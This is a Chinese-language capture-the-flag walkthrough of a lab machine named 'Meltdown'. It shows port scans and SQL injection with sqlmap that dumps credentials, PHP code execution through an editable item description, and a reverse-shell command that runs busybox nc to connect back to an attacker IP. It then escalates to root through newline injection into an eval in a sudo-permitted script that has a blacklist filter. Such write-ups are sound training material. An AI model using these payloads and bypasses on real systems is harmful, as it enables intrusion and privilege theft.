Meltdown

靶机说明

  • QQ群:660930334

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-05 10:38 CST
Nmap scan report for 192.168.2.1
Host is up (0.00049s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00040s latency).
MAC Address: 08:00:27:02:7F:AE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.243
Host is up (0.00087s latency).
MAC Address: 08:00:27:01:78:BE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.19 seconds

靶机IP:192.168.2.243

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.243
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-05 10:38 CST
Nmap scan report for 192.168.2.243
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:01:78:BE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 32.56 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.243
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-05 10:40 CST
Nmap scan report for 192.168.2.243
Host is up (0.00066s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: \xE7\x82\x89\xE5\xBF\x83\xE8\x9E\x8D\xE8\xA7\xA3
MAC Address: 08:00:27:01:78:BE (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.243
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-05 10:41 CST
Nmap scan report for 192.168.2.243
Host is up (0.00085s latency).
All 100 scanned ports on 192.168.2.243 are in ignored states.
Not shown: 51 closed udp ports (port-unreach), 49 open|filtered udp ports (no-response)
MAC Address: 08:00:27:01:78:BE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 47.60 seconds

二、WEB渗透


访问80端口,发现需要进行登录


同时查看物品列表,提示我们可以执行里面的内容

1、SQL注入

访问index.php,找到物品展示,在后面加上'后报错

确定存在sql注入漏洞,直接使用sqlmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
#查看数据库
sqlmap -u "http://192.168.2.243/item.php?id=1" --dbs
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] target

#查看数据库target存在的表格
sqlmap -u "http://192.168.2.243/item.php?id=1" -columns -D target

Database: target
Table: characters
[3 columns]
+-------------+--------------+
| Column | Type |
+-------------+--------------+
| description | text |
| name | varchar(100) |
| id | int(11) |
+-------------+--------------+

Database: target
Table: users
[3 columns]
+----------+-------------+
| Column | Type |
+----------+-------------+
| id | int(11) |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+

Database: target
Table: items
[3 columns]
+-------------+--------------+
| Column | Type |
+-------------+--------------+
| description | text |
| name | varchar(100) |
| id | int(11) |
+-------------+--------------+

#查看username和password
sqlmap -u "http://192.168.2.243/item.php?id=1" -columns -D target -T users --dump

Database: target
Table: users
[3 columns]
+----------+-------------+
| Column | Type |
+----------+-------------+
| id | int(11) |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+

Database: target
Table: users
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1 | rin123 | rin |
+----+----------+----------+

找到用户名和密码rin:rin123


登录成功后,发现可以修改商品的介绍


经过测试物品介绍这里输入的内容可以当做php代码执行。将物品介绍修改为phpinfo();

2、反弹shell

确定可以当做php代码执行,尝试反弹shell
修改物品内容为:system('busybox nc 192.168.2.4 4444 -e sh');
然后访问物品列表,成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[/miaosec]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.243] 50550
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

稳定shell

1
2
3
4
5
6
7
8
script /dev/null -c bash
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

三、权限提升

1、获取rin权限

查看/opt目录下,发现存在passwd.txt

1
2
www-data@meltdown:/home$ cat /opt/passwd.txt 
rin:b59a85af917afd07

找到用户rin的密码b59a85af917afd07

切换到用户rin

1
2
3
4
www-data@meltdown:/home$ su rin
Password:
rin@meltdown:/home$ id
uid=1000(rin) gid=1000(rin) groups=1000(rin)

2、获取root权限

查看sudo -l

1
2
3
4
5
6
7
rin@meltdown:~$ sudo -l
Matching Defaults entries for rin on meltdown:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rin may run the following commands on meltdown:
(root) NOPASSWD: /opt/repeater.sh

发现rin可以以root权限执行/opt/repeater.sh脚本

查看脚本内容

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
rin@meltdown:~$ cat /opt/repeater.sh 
#!/bin/bash

main() {
local user_input="$1"

if echo "$user_input" | grep -qE '[;&|`$\\]'; then
echo "错误:输入包含非法字符"
return 1
fi

if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
echo "错误:输入包含危险关键字"
return 1
fi


if echo "$user_input" | grep -qE '[[:space:]]'; then
if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then
echo "错误:空格使用受限"
return 1
fi
fi


echo "处理结果: $user_input"


local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
eval "output=\"$sanitized_input\""
echo "最终输出: $output"
}

if [ $# -ne 1 ]; then
echo "用法: $0 <输入内容>"
exit 1
fi

main "$1"

1、过滤黑名单字符
过滤了 ; & | $ \ 等字符,避免命令拼接、执行多条命令或命令替换玩法

1
2
3
4
if echo "$user_input" | grep -qE '[;&|`$\\]'; then
echo "错误:输入包含非法字符"
return 1
fi

2、过滤关键字
这里只是过滤了一些简单命令

1
2
3
4
if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
echo "错误:输入包含危险关键字"
return 1
fi

3、空格限制
过滤了空格,但是允许特定形式的空格

1
2
3
4
5
6
if echo "$user_input" | grep -qE '[[:space:]]'; then
if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then
echo "错误:空格使用受限"
return 1
fi
fi

会检查参数是否存在空格,如果存在空格,需要符合 grep 的正则表达式^[a-zA-Z0-9]* [[:space:]]+[a-zA-Z0-9]*$,符合的格式:

1
2
3
id
id
id123 i123d

grep 按行匹配,可以利用 grep 视野盲区,只要某一行没有空格,就不会进入第三层检 查,检查是否符合以上三种格式,可以使用 bash -x 执行脚本,方便调试

4、eval 注入点
脚本里存在一个 eval 执行代码,会先尝试替换掉换行符和回车符

1
2
local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
eval "output=\"$sanitized_input\""

5、本地调试
尝试使用 bash -x 执行脚本,方便调试,因为 eval "output=\"$sanitized_input\"" 这里使用双 引号包裹变量,可以尝试给一个双引号,看看会发生什么
脚本因为我们传入的双引号,导致闭合出现问题,那么说明我们可以通过闭合双引号,真实的改变 eval 执行语句的结构

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
rin@meltdown:/opt$ bash -x repeater.sh '"'
+ '[' 1 -ne 1 ']'
+ main '"'
+ local 'user_input="'
+ grep -qE '[;&|`$\\]'
+ echo '"'
+ grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'
+ echo '"'
+ grep -qE '[[:space:]]'
+ echo '"'
+ echo '处理结果: "'
处理结果: "
++ tr -d '\n\r'
++ echo '"'
+ local 'sanitized_input="'
+ eval 'output="""'
repeater.sh: eval: line 29: unexpected EOF while looking for matching `"'
repeater.sh: eval: line 30: syntax error: unexpected end of file
+ echo '最终输出: '
最终输出:

3、空格限制4、替换掉换行符和回车符 ,两个限制条件放在一起,可以想到,通过 3、空格限制 , 使用 id 的格式,构造出空格,使用 4、替换掉换行符和回车符 ,在把换行和回车符替换掉后,会出现拼接的效果,通过这个特性,可以构造出任意命令执行

参数里怎么输入换行?你只需要不闭合引号,直接输入换行即可,最后闭合引号即可,中间内容都会原样传给脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
rin@meltdown:/opt$ bash -x repeater.sh '"        
> id
> "'
+ '[' 1 -ne 1 ']'
+ main '"
id
"'
+ local 'user_input="
id
"'
+ grep -qE '[;&|`$\\]'
+ echo '"
id
"'
+ grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'
+ echo '"
id
"'
+ grep -qE '[[:space:]]'
+ echo '"
id
"'
+ grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'
+ echo '"
id
"'
+ echo '处理结果: "
id
"'
处理结果: "
id
"
++ tr -d '\n\r'
++ echo '"
id
"'
+ local 'sanitized_input=" id"'
+ eval 'output="" id""'
++ output=
++ id
uid=1000(rin) gid=1000(rin) groups=1000(rin)
+ echo '最终输出: '
最终输出:

换成sudo即可

1
2
3
4
5
6
7
8
rin@meltdown:/opt$ sudo /opt/repeater.sh '"
> id
> "'
处理结果: "
id
"
uid=0(root) gid=0(root) groups=0(root)
最终输出:

获取到root权限

1
2
3
4
5
6
7
8
rin@meltdown:/opt$ sudo /opt/repeater.sh '"         
> su
> "'
处理结果: "
su
"
root@meltdown:/opt# id
uid=0(root) gid=0(root) groups=0(root)

四、查看flag

1
2
3
root@meltdown:~# cat /root/root.txt /home/rin/user.txt 
flag{root-3508528e639741db9ee8ba82ff66318b}
flag{user-86e507f360df4e80b63234f051c99a6e}

Meltdown
http://miao-sec.github.io/Maze-sec/Meltdown/
作者
Miao
发布于
2026年1月9日
许可协议
BY-MIAO